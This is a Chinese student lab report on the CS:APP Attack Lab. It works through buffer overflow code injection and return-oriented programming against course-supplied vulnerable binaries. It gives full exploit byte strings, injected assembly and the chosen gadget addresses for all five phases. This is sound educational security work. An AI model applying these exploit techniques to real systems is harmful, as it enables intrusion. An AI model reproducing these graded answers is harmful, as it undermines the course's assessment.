北京郵電大學

实验报告

题目：缓冲区溢出攻击实验

班　　级：2020211306

学　　号：2020211376

姓　　名：马天成

学　　院：计算机学院

2021 年 12 月 4 日

目录

一、实验目的

1. C 语言程序的机器级表示。
2. 掌握 GDB 调试器的用法。
3. C 编译器生成的 x86-64 机器代码，理解不同控制结构生成的基本指令模式，过程的实现。
4. 掌握两种缓冲区攻击方法，进一步理解软件漏洞的危害。

二、实验环境

SecureCRT（10.120.11.12）
Linux
Objdump 命令反汇编
GDB 调试工具
积分榜（http://10.120.11.13:19320/scoreboard）

报告邮寄（最迟时间：2020 年 12 月 8 日晚 23：59）：

大二班（5-8 班）：yangyyj98@bupt.edu.cn

三、实验内容

登录 bupt1 服务器，在 home 目录下可以找到一个 targetn.tar 文件，解压后得到如下文件：
README.txt；
ctarget；
rtarget；
cookie.txt；
farm.c；
hex2raw。

ctarget 和 rtarget 运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对 ctarget 程序的攻击，共有 3 关，输入一个特定字符串，可成功调用 touch1，或 touch2，或 touch3 就通关，并向计分服务器提交得分信息；通过 ROP 方法实现对 rtarget 程序的攻击，共有 2 关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用 touch2 或 touch3 就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对 ctraget 和 rtarget 执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验的具体内容见实验说明，尤其需要认真阅读各阶段的 Some Advice 提示。

本实验包含了 5 个阶段（或关卡），难度逐级递增。各阶段分数如下所示：

Phase	Program	Level	Method	Function	Points
1	CTARGET	1	CI	touch1	10
2	CTARGET	2	CI	touch2	25
3	CTARGET	3	CI	touch3	25
4	RTARGET	2	ROP	touch2	35
5	RTARGET	3	ROP	touch3	5

CI: Code injection
ROP: Return-oriented programming

四、实验步骤及实验分析

1. Attack Lab 的内容针对的是 CS-APP 中第三章中关于程序安全性描述中的栈溢出攻击。
2. 在这个 Lab 中，我们需要针对不同的目的编写攻击字符串来填充一个有漏洞的程序的栈来达到执行攻击代码的目的。
3. 攻击方式分为**代码注入攻击**与**返回导向编程攻击**。

准备工作

主目录中有一个 target201.tar。
通过 tar -xvf targetk.tar > lab3，提取文件到文件夹 lab3。
文件 lab3 中的文件包括：

- README.txt：描述目录内容的文件
- ctarget：易受代码注入攻击的可执行程序；
- rtarget：易受面向返回编程攻击的可执行程序；
- cookie.txt：一个 8 位十六进制代码，等于是身份认证；
- farm.c：目标攻击串的源代码，可以截取适当指令来生成面向返回的编程攻击；
- hex2raw：生成攻击字符串；

攻击位置 - getbuf()

CTARGET 和 RTARGET 都从标准输入读取字符串。
他们使用下面定义的函数 getbuf() 来做到这一点：

```
1  unsigned getbuf()
2  {
3    char buf[BUFFER_SIZE];
4    Gets(buf);
5    return 1;
6  }
```

```
0000000000401869 <getbuf>:
  401869:       48 83 ec 18             sub    $0x18,%rsp
  40186d:       48 89 e7                mov    %rsp,%rdi
  401870:       e8 96 02 00 00          callq  401b0b <Gets>
  401875:       b8 01 00 00 00          mov    $0x1,%eax
  40187a:       48 83 c4 18             add    $0x18,%rsp
  40187e:       c3                      retq
```


Picture-getbuf() 汇编代码

代码逐行分析

1. rsp = rsp - 0x18 ：申请了一块 24 字节的空间；不同于正常函数的栈-8，它额外申请了 16 个字节空间，将其作为缓冲区进行存储 buf 数组；
2. rdi = rsp ： 将当前栈顶作为参数传入 Gets()函数，进行信息的读取；
3. callq Gets() ： 调用 Gets 函数进行数据读入；
4. eax = 1 ： 说明函数完成了它的“功能”，将返回值设置为 1；
5. rsp = rsp + 0x18 ： 进行返回前的操作，rsp 返回原值；
6. ret ： 返回，“释放”函数栈。

攻击方式选择

我们用图来说明栈的结构：



我们可以确定 BUFFER_SIZE 的大小为 0x18。这个 BUFFER_SIZE 是由服务器生成的。

在 0x18 字节的栈被 Gets 函数写满之后，多出来的字符会被写入 getbuf() 函数的栈外。

target 给了 0x18 的缓冲区大小。我可以在这里：

- 写指令进行代码注入攻击方式；
- 将缓冲区填满后进行返回导向编程攻击，将栈上的覆盖进行攻击。

touch1：熟悉攻击方式，熟悉栈；
touch2：进行简单的代码注入攻击；
touch3：进行较难的代码注入攻击；
touch4：进行简单的返回导向编程攻击；
touch5：进行较难的返回导向编程攻击。

文件命名解释

```
2020211376@bupt1:~/lab3$ ls
c1_raw.txt    c2_insert.s   c3_insert.d  c3_touch.txt  ctarget.s  r4_raw.txt    r5_touch.txt  rtarget.s
c1_touch.txt  c2_raw.txt    c3_insert.s  cookie.txt    farm.c     r4_touch.txt  README.txt
c2_insert.d   c2_touch.txt  c3_raw.txt   ctarget       hex2raw    r5_raw.txt    rtarget
```

Picture_lab3_files

只解释自己创建的 Files:

①. ctarget 中:

- **ctarget.s** ： 反汇编的 .s 文件;
- **ck_touch.txt** (k = 1 , 2 , 3) ： 注入的字节以数字表示形式 txt;
- **ck_raw.txt** (k = 1 , 2 , 3) ： ck_touch.txt 用 hex2raw 转出来的字节 txt;
- **ck_insert.s** (k = 2 , 3) : 需要注入的汇编指令 txt;
- **ck_insert.d** (k = 2 , 3) : 用 objdump -d 指令创建的带字节的汇编指令 txt;

②. rtarget 中:

- **rtarget.s** ： 反汇编的 .s 文件;
- **rk_touch.txt** (k = 1 , 2) ： 注入的字节以数字表示形式 txt;
- **rk_raw.txt** (k = 1 , 2) ： ck_touch.txt 用 hex2raw 转出来的字节 txt;

Ⅰ. touch1

```
1  void test()
2  {
3   int val;
4   val = getbuf();
5   printf("No exploit. Getbuf returned 0x%x\n", val);
6  }
```

```
(gdb) disas touch1
Dump of assembler code for function touch1:
   0x000000000040187f <+0>:     sub    $0x8,%rsp
   0x0000000000401883 <+4>:     shr    $0x4,%rsp
   0x0000000000401887 <+8>:     shl    $0x4,%rsp
   0x000000000040188b <+12>:    movl   $0x1,0x202c87(%rip)        # 0x60451c <vlevel>
   0x0000000000401895 <+22>:    mov    $0x4031e0,%edi
   0x000000000040189a <+27>:    callq  0x400cd0 <puts@plt>
   0x000000000040189f <+32>:    mov    $0x1,%edi
   0x00000000004018a4 <+37>:    callq  0x401d50 <validate>
   0x00000000004018a9 <+42>:    mov    $0x0,%edi
   0x00000000004018ae <+47>:    callq  0x400e50 <exit@plt>
```

Picture_touch1_code

初步理解

①. 函数 test()

```
-----------------------------------------------------------
    void test()
    {
        int val;
        val = getbuf();
        printf("NO explit. Getbuf returned 0x%x\n", val);
    }
-----------------------------------------------------------
```

调用了函数 getbuf() :执行返回语句时，程序会继续执行 test() 函数中的语句。
而我们要改变这个行为，使 getbuf 返回的时候，执行 touch1（）而不是返回 test（）。

②. 函数 touch1()

```
-------------------------------------------------------------
    void touch1()
    {
        vlevel = 1;  // vlevel - 检验子，=1 则认定是 touch1()
        printf("Touch!: You called touch1()\n");
        validate(1);
        exit(0);
    }
-------------------------------------------------------------
```

函数内部并没有说明操作，只需要能成功进入函数就算攻击成功。

攻击功能与过程

功能：将返回地址改成 touch1 的首地址。

过程：

①. 将缓冲区填满

这个只需要将申请的 0x18 字节的空间全部填满即可。
我选择全部填成 00 字节。

②. 将 getbuf()的返回地址改为 touch1()的首地址

```
0x0000000000040187f <+0>:     sub    $0x8,%rsp
```

可知，我们需要将返回地址覆盖为 8 字节是：**7f 18 40 00 00 00 00 00**

攻击文件

①. c1_touch.txt

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
7f 18 40 00 00 00 00 00
```

前三行将缓冲区填满，第四行将返回地址改为 touch1()的首地址 0x40187f，以小端方式存储。

②. c1_raw.txt

```
./hex2raw <c1_touch.txt> c1_raw.txt
```

攻击结果

```
2020211376@bupt1:~/lab3$ ./ctarget -i c1_raw.txt
Cookie: 0x6f603a5c
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Picture_c1_attack_success

Ⅱ. touch2

```
1  void touch2(unsigned val)
2  {
3      svlevel = 2; /* Part of validation protocol */
4      if (val == cookie) {
5      printf("Touch2!: You called touch2(0x%.8x)\n", val);
6      validate(2);
7      } else {
8      printf("Misfire: You called touch2(0x%.8x)\n", val);
9      fail(2);
10     }
11     exit(0);
12 }
```

```
(gdb) disas touch2
Dump of assembler code for function touch2:
   0x00000000004018b3 <+0>:     sub    $0x8,%rsp
   0x00000000004018b7 <+4>:     mov    %edi,%edx
   0x00000000004018b9 <+6>:     shr    $0x4,%rsp
   0x00000000004018bd <+10>:    shl    $0x4,%rsp
   0x00000000004018c1 <+14>:    movl   $0x2,0x202c51(%rip)        # 0x60451c <vlevel>
   0x00000000004018cb <+24>:    cmp    %edi,0x202c53(%rip)        # 0x604524 <cookie>
   0x00000000004018d1 <+30>:    jne    0x4018f3 <touch2+64>
   0x00000000004018d3 <+32>:    mov    $0x403208,%esi
   0x00000000004018d8 <+37>:    mov    $0x1,%edi
   0x00000000004018dd <+42>:    mov    $0x0,%eax
   0x00000000004018e2 <+47>:    callq  0x400e00 <__printf_chk@plt>
   0x00000000004018e7 <+52>:    mov    $0x2,%edi
   0x00000000004018ec <+57>:    callq  0x401d50 <validate>
   0x00000000004018f1 <+62>:    jmp    0x401911 <touch2+94>
   0x00000000004018f3 <+64>:    mov    $0x403230,%esi
   0x00000000004018f8 <+69>:    mov    $0x1,%edi
   0x00000000004018fd <+74>:    mov    $0x0,%eax
   0x0000000000401902 <+79>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401907 <+84>:    mov    $0x2,%edi
   0x000000000040190c <+89>:    callq  0x401e12 <fail>
   0x0000000000401911 <+94>:    mov    $0x0,%edi
   0x0000000000401916 <+99>:    callq  0x400e50 <exit@plt>
```

Picture_touch2_code

初步理解

代码的功能是进行 cookie 数字匹配。touch2 的参数存放在寄存器 rdi 中，我们就是要将其设为 cookie。

- touch2 也是代码注入攻击。我们需要将合适的代码以字节形式注入到缓存区里进行攻击指令。
- 在 touch1 的基础上，我们需要实现将 cookie 以 16 进制数字形式注入第一个寄存器并且返回 touch2 进行 touch2 的数字匹配。

攻击功能与过程

功能：

- 将 cookie 的十六进制数传入第一个参数寄存器；
- 进行字节指令的注入和返回地址的修改。

过程：

①. 写汇编代码

```
movq $0x6f603a5c,%rdi
pushq $0x4018b3
retq
```

Picture_insert_s

这里实现的是将 cookie 传入 rdi 寄存器（第一个参数寄存器）；
并且将返回地址修改成 touch2() 起始地址；
ex：（由开头汇编代码知起始地址为 0x4018b3）

②. 用汇编代码生成 .d 文件

```
gcc -c c2_insert.s
objdump -d c2_insert.o > c2_insert.d
```

Picture_生成_d

用上述指令进行 c2_insert.d 文件的生成。

生成文件如下:

```
Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 5c 3a 60 6f    mov    $0x6f603a5c,%rdi
   7:   68 b3 18 40 00          pushq  $0x4018b3
   c:   c3                      retq
```

Picture_insert_d

可以通过这个知道我们指令的字节形式。

③. 编写 touch.txt

```
48 c7 c7 5c 3a 60 6f 68
b3 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
18 0c 65 55 00 00 00 00
```

// 将指令以字节形式存起来

// 栈顶地址,便于 getbuf() 执行完毕后进行 touch3()

Picture_touch_ans

前三行是缓存区，进行汇编代码字节形式的存储;
第四行是我的栈顶；要将返回地址设在栈顶才能在 getbuf 返回后执行我的攻击指令。

rsp:

```
Dump of assembler code for function getbuf:
   0x0000000000401869 <+0>:     sub    $0x18,%rsp
   0x000000000040186d <+4>:     mov    %rsp,%rdi
=> 0x0000000000401870 <+7>:     callq  0x401b0b <Gets>
   0x0000000000401875 <+12>:    mov    $0x1,%eax
   0x000000000040187a <+17>:    add    $0x18,%rsp
   0x000000000040187e <+21>:    retq
End of assembler dump.
(gdb) print $rsp
$1 = (void *) 0x55650c18
```

Picture_rsp

知道我要存的地址是 0x55650c18，以小端方式存储。

④. 生成 raw.txt

```
./hex2raw <c2_touch.txt> c2_raw.txt
```

攻击文件

①. c2_touch.txt

```
48 c7 c7 5c 3a 60 6f 68
b3 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
18 0c 65 55 00 00 00 00
```

Picture_touch

②. c2_raw.txt

```
./hex2raw <c2_touch.txt> c2_raw.txt
```

Picture_raw

攻击结果

```
2020211376@bupt1:~/lab3$ ./ctarget -i c2_raw.txt
Cookie: 0x6f603a5c
Touch2!: You called touch2(0x6f603a5c)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Picture_c2_attack_success

III. touch3

```
1  /* Compare string to hex represention of unsigned value */
2  int hexmatch(unsigned val, char *sval)
3  {
4      char cbuf[110];
5      /* Make position of check string unpredictable */
6      char *s = cbuf + random() % 100;
7      sprintf(s, "%.8x", val);
8      return strncmp(sval, s, 9) == 0;
9  }
```

```
11  void touch3(char *sval)
12  {
13      vlevel = 3; /* Part of validation protocol */
14      if (hexmatch(cookie, sval)) {
15          printf("Touch3!: You called touch3(\"%s\")\n", sval);
16          validate(3);
17      } else {
18          printf("Misfire: You called touch3(\"%s\")\n", sval);
19          fail(3);
20      }
21      exit(0);
22  }
```

```
Dump of assembler code for function touch3:
   0x00000000004019cc <+0>:     push   %rbx
   0x00000000004019cd <+1>:     mov    %rdi,%rbx
   0x00000000004019d0 <+4>:     shr    $0x4,%rsp
   0x00000000004019d4 <+8>:     shl    $0x4,%rsp
   0x00000000004019d8 <+12>:    movl   $0x3,0x202b3a(%rip)        # 0x60451c <vlevel>
   0x00000000004019e2 <+22>:    mov    %rdi,%rsi
   0x00000000004019e5 <+25>:    mov    0x202b39(%rip),%edi        # 0x604524 <cookie>
   0x00000000004019eb <+31>:    callq  0x40191b <hexmatch>
   0x00000000004019f0 <+36>:    test   %eax,%eax
   0x00000000004019f2 <+38>:    je     0x401a17 <touch3+75>
   0x00000000004019f4 <+40>:    mov    %rbx,%rdx
   0x00000000004019f7 <+43>:    mov    $0x403258,%esi
   0x00000000004019fc <+48>:    mov    $0x1,%edi
   0x0000000000401a01 <+53>:    mov    $0x0,%eax
   0x0000000000401a06 <+58>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401a0b <+63>:    mov    $0x3,%edi
   0x0000000000401a10 <+68>:    callq  0x401d50 <validate>
   0x0000000000401a15 <+73>:    jmp    0x401a38 <touch3+108>
   0x0000000000401a17 <+75>:    mov    %rbx,%rdx
   0x0000000000401a1a <+78>:    mov    $0x403280,%esi
   0x0000000000401a1f <+83>:    mov    $0x1,%edi
   0x0000000000401a24 <+88>:    mov    $0x0,%eax
   0x0000000000401a29 <+93>:    callq  0x400e00 <__printf_chk@plt>
   0x0000000000401a2e <+98>:    mov    $0x3,%edi
   0x0000000000401a33 <+103>:   callq  0x401e12 <fail>
   0x0000000000401a38 <+108>:   mov    $0x0,%edi
   0x0000000000401a3d <+113>:   callq  0x400e50 <exit@plt>
```

Picture_touch_code

初步理解

在前两题的基础上，我们默认能进入 touch3;

touch3() ：

需要在 touch3() 调用 hexmatchh() 并成功运行返回 1。

hexmatch() ：

需要将 cookie 以字节形式存在一个空间里并且将其首地址以参数形式传给 rdi 寄存器。

无需担心匹配问题，他只是随机生成一个空间匹配。

所以需要在 getbuf() 运行完毕后进行 cookie 字节形式的匹配。

攻击功能与过程

功能:

- 将 cookie 以字节形式存在一个空间里;
- 进入函数 touch3() ;
- 把 cookie 首地址传给 rdi。

过程:

设计**栈指令**:

Cookie 字节空间
返回地址 -> 指令
00
填充指令
填充指令

地址增大

①. 写汇编代码

```
movq $0x55650c38,%rdi
pushq $0x4019cc
retq
```

Picture_insert_s

这里实现的是将 cookie 地址传入 rdi 寄存器（第一个参数寄存器）;
并且将返回地址修改成 touch3() 起始地址;
数据:

- 由开头汇编代码知起始地址为 0x4019cc
- 我将 cookie 字节存在了缓冲区上边的第二行空间，所以地址是 0x55650c38。

②. 用汇编代码生成 .d 文件

```
gcc -c c3_insert.s
objdump -d c3_insert.o > c3_insert.d
```

Picture_生成_d

用上述指令进行 c3_insert.d 文件的生成。

生成文件如下:

```
Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 38 0c 65 55    mov    $0x55650c38,%rdi
   7:   68 cc 19 40 00          pushq  $0x4019cc
   c:   c3                      retq
```

Picture_insert_d

可以通过这个知道我们指令的字节形式。

③. 编写 touch.txt

```
48 c7 c7 38 0c 65 55 68   // 将指令以字节形式存起来
cc 19 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
18 0c 65 55 00 00 00 00   // 栈顶地址 getbuf() 执行完毕后进行 touch3()
36 66 36 30 33 61 35 63   // 字节形式的 cookie
```

Picture_touch_ans

前三行是缓存区，进行汇编代码字节形式的存储；
第四行是我的栈顶；要将返回地址设在栈顶才能在 getbuf 返回后执行我的攻击指令；
第五行是我的字节 cookie。

cookie 字节:

041	33	21	!	141	97	61	a
042	34	22	"	142	98	62	b
043	35	23	#	143	99	63	c
044	36	24	$	144	100	64	d
045	37	25	%	145	101	65	e
046	38	26	&	146	102	66	f
047	39	27	'	147	103	67	g
050	40	28	(	150	104	68	h
051	41	29	)	151	105	69	i
052	42	2A	*	152	106	6A	j
053	43	2B	+	153	107	6B	k
054	44	2C	,	154	108	6C	l
055	45	2D	-	155	109	6D	m
056	46	2E	.	156	110	6E	n
057	47	2F	/	157	111	6F	o
060	48	30	0	160	112	70	p
061	49	31	1	161	113	71	q
062	50	32	2	162	114	72	r
063	51	33	3	163	115	73	s
064	52	34	4	164	116	74	t
065	53	35	5	165	117	75	u
066	54	36	6	166	118	76	v
067	55	37	7	167	119	77	w
070	56	38	8	170	120	78	x
071	57	39	9	171	121	79	y
072	58	3A	:	172	122	7A	z

Picture_man_ascii

查表知我的 cookie 字节是 36 66 36 30 33 61 35 63

rsp:

```
Dump of assembler code for function getbuf:
   0x0000000000401869 <+0>:     sub    $0x18,%rsp
   0x000000000040186d <+4>:     mov    %rsp,%rdi
=> 0x0000000000401870 <+7>:     callq  0x401b0b <Gets>
   0x0000000000401875 <+12>:    mov    $0x1,%eax
   0x000000000040187a <+17>:    add    $0x18,%rsp
   0x000000000040187e <+21>:    retq
End of assembler dump.
(gdb) print $rsp
$1 = (void *) 0x55650c18
```

Picture_rsp

知道我要存的地址是 0x55650c18，以小端方式存储。

④. 生成 raw.txt

```
./hex2raw <c3 touch.txt> c3 raw.txt
```

Picture_raw

攻击文件

①. c2_touch.txt

```
48 c7 c7 38 0c 65 55 68
cc 19 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
18 0c 65 55 00 00 00 00
36 66 36 30 33 61 35 63
```

Picture_touch

②. c2_raw.txt

```
./hex2raw <c3 touch.txt> c3 raw.txt
```

Picture_raw

攻击结果

```
2020211376@bupt1:~/lab3$ ./ctarget -i c3_raw.txt
Cookie: 0x6f603a5c
Touch3!: You called touch3("6f603a5c")
Valid solution for level 3 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Picture_c3_attack_success

Ⅳ. touch4

由于本题和 level2 很相似，就是重复 level2 的任务，所以这里就不展开赘述了。

初步理解

因为栈是**随机化**的，我不能将代码注入执行，也不能找到固定的 rsp 值。这使得代码注入不可行。
所以这里要用到**截取原有指令**进行指令拼凑，达到想要的目的。
程序提供了 farm，我们可以在这里找到指令（也只有在这里）。


攻击功能与过程

功能：与 level2 相同，这里我们主要实现代码指令的选择：

避免将 cookie 数字直接写入指令，我们使用截取 pop 指令将立即数传入 rdi 寄存器。

但是我们只有 pop %rax 指令，所以我们只有**“曲线救国”**：

- pop %rax
- movq %rax %rdi



Picture_手稿

过程：（在 level2 的基础上）

①. 找指令（查表）

pop

```
0000000000401a99 <getval_419>:
  401a99:       b8 58 90 c3 ab
  401a9e:       c3
```

Picture_pop

加上位移量为 0x401a9a ;

move

```
0000000000401a9f <getval_184>:
  401a9f:       b8 48 89 c7 c3
  401aa4:       c3
```

Picture_move

加上位移量为 0x401aa0。

②. 写攻击文件

如上图栈所示，我需要将缓冲区填满后进行指令的截取和使用。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
9a 1a 40 00 00 00 00 00
5c 3a 60 6f 00 00 00 00
a0 1a 40 00 00 00 00 00
b3 18 40 00 00 00 00 00
```

// 填满缓冲区

// pop 下一行的立即数给 %rax
// cookie 十六进制数字
// mov %rax %rdi
// 返回 touch4 （touch4 首地址为 0x4018b3 ）

Picture_touch

这样就能实现我们第四题的功能啦！

攻击文件

①. r4_touch.txt

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
9a 1a 40 00 00 00 00 00
5c 3a 60 6f 00 00 00 00
a0 1a 40 00 00 00 00 00
b3 18 40 00 00 00 00 00
```

Picture_touch

②. 生成 raw.txt

```
./hex2raw <r4_touch.txt> r4_raw.txt
```

Picture_raw

攻击结果

```
2020211376@bupt1:~/lab3$ ./rtarget -i r4_raw.txt
Cookie: 0x6f603a5c
Touch2!: You called touch2(0x6f603a5c)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Picture_r4_attack_success

Ⅴ. touch5

初步理解

此题与 level3 类似，这里也不太多赘述。
我们要实现的就是和 level3 一样的功能并且不能使用代码注入，只能返回攻击。
所以我们需要的就是：

找到合适的截取指令，**将其地址塞到我们缓冲区之上合适位置**。

攻击功能与过程

功能：与 level3 类似，但难点在于我们不能直接写出我们 cookie 字节的地址。
因为有 add_xy 函数我们可以直接用，所以我们可以用 rsp 加位移量解决。

①. 找到能用指令

官方提示我们可以使用 8 个指令解决。这里只放出该 8 个指令，其实总共有 19 个指令可选。

```
0000000000401b21 <addval_123>:
  401b21:       8d 87 f9 48 89 e0
  401b27:       c3
```

Picture_rax=rsp

```
0000000000401a7d <setval_232>:
  401a7d:       c7 07 48 89 c7 90
  401a83:       c3
```

Picture_rdi=rax

```
0000000000401a77 <getval_125>:
  401a77:       b8 4e 68 58 c3
  401a7c:       c3
```

Picture_pop rax

```
0000000000401af9 <addval_321>:
  401af9:       8d 87 89 c1 84 c0
  401aff:       c3
```

Picture_ecx=eax&test al al

```
0000000000401b58 <getval_185>:
  401b58:       b8 89 ca 90 c3
```

picture_edx=ecx

```
0000000000401b07 <getval_382>:
  401b07:       b8 89 d6 08 c9
  401b0c:       c3
```

Picture_esi=edx&or cl cl

```
0000000000401aab <add_xy>:
  401aab:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
  401aaf:       c3                      retq
```

Picture_add_xy

```
0000000000401a7d <setval_232>:
  401a7d:       c7 07 48 89 c7 90
  401a83:       c3
```

Picture_rdi=rax

②. 拼凑指令

Picture_手稿

通过这种方式就能实现：

- rdi = rsp+位移量（ 我设计的为 0x48 ）

达到将 cookie 字节地址输入 rdi 的效果。

③. 编写 r5_touch.txt

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c7 1a 40 00 00 00 00 00
a0 1a 40 00 00 00 00 00
7a 1a 40 00 00 00 00 00
48 00 00 00 00 00 00 00
fb 1a 40 00 00 00 00 00
59 1b 40 00 00 00 00 00
08 1b 40 00 00 00 00 00
ab 1a 40 00 00 00 00 00
a0 1a 40 00 00 00 00 00
cc 19 40 00 00 00 00 00
36 66 36 30 33 61 35 63
00
```

Picture_touch

④. 生成 r5_raw.txt

```
2020211376@bupt1:~/lab3$ ./hex2raw <r5_touch.txt> r5_raw.txt
2020211376@bupt1:~/lab3$ ./rtarget -i r5_raw.txt
```

Picture_生成_s

攻击文件

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c7 1a 40 00 00 00 00 00
a0 1a 40 00 00 00 00 00
7a 1a 40 00 00 00 00 00
48 00 00 00 00 00 00 00
fb 1a 40 00 00 00 00 00
59 1b 40 00 00 00 00 00
08 1b 40 00 00 00 00 00
ab 1a 40 00 00 00 00 00
a0 1a 40 00 00 00 00 00
cc 19 40 00 00 00 00 00
36 66 36 30 33 61 35 63
00
```

Picture_touch

攻击结果

```
2020211376@bupt1:~/lab3$ ./rtarget -i r5_raw.txt
Cookie: 0x6f603a5c
Touch3!: You called touch3("6f603a5c")
Valid solution for level 3 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Picture_r5_attack_success

EX：另类方法

```
0000000000401ab7 <setval_230>:
  401ab7:       c7 07 89 c1 00 c9
  401abd:       c3
```

Picture_eca=eax & ecx*=2

这个指令的功能是：

- ecx = eax
- ecx = ecx*2

所以把偏移量修改为原来的 1/2 并且使用该指令也可以过！（为 0x24）

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c7 1a 40 00 00 00 00 00
a0 1a 40 00 00 00 00 00
7a 1a 40 00 00 00 00 00
24 00 00 00 00 00 00 00
b9 1a 40 00 00 00 00 00
59 1b 40 00 00 00 00 00
08 1b 40 00 00 00 00 00
ab 1a 40 00 00 00 00 00
a0 1a 40 00 00 00 00 00
cc 19 40 00 00 00 00 00
36 66 36 30 33 61 35 63
00
```

Picture_ex_touch

（其实我最开始是指令选错 debug 出来的这个方法）

五、总结体会

问题:

- **小端方式**输入字节;
- 不清楚**缓冲区**的工作方式;
- 不清楚**栈随机化**的特征;
- 不会编写指令（针对 rtarget5）。

实验投入的时间和精力:

- ctarget1：2h
- ctarget2：2h
- ctarget3：0.5h
- rtarget4：1h
- rtarget5：6h
- 实验报告：6h

收获:

- 了解当程序不能很好地保护自己免受**缓冲区溢出**时，攻击者可以利用安全漏洞的不同方式。
- 更好地了解如何编写更安全的程序，以及编译器和操作系统提供的一些功能，使程序不易受到攻击。
- 对 **x86-64 机器码**的**堆栈和参数传递机制**有更深入的了解。
- 更深入地了解 **x86-64 指令的编码方式**。
- 获得更多使用 **GDB** 和 **OBJDUMP** 等调试工具的经验。

六、诚信声明

需要填写如下声明，并在底部给出手写签名的电子版。

在完成本次实验过程中，我曾分别与以下各位同学就以下方面做过交流：

在我提交的程序中，还在对应的位置以注释形式记录了具体的参考内容。

我独立完成了本次实验除以上方面之外的所有工作，包括分析、设计、编码、调试与测试。

我清楚地知道，从以上方面获得的信息在一定程度上降低了实验的难度，可能影响起评分。

我从未使用他人代码，不管是原封不动地复制，还是经过某些等价转换。

我未曾也不会向同一课程（包括此后各届）的同学复制或公开我这份程序的代码，我有义务妥善保管好它们。

我编写这个程序无意于破坏或妨碍任何计算机系统的正常运行。

我清楚地知道，以上情况均为本课程纪律所禁止，若违反，对应的实验成绩将按照 0 分计。

（签名）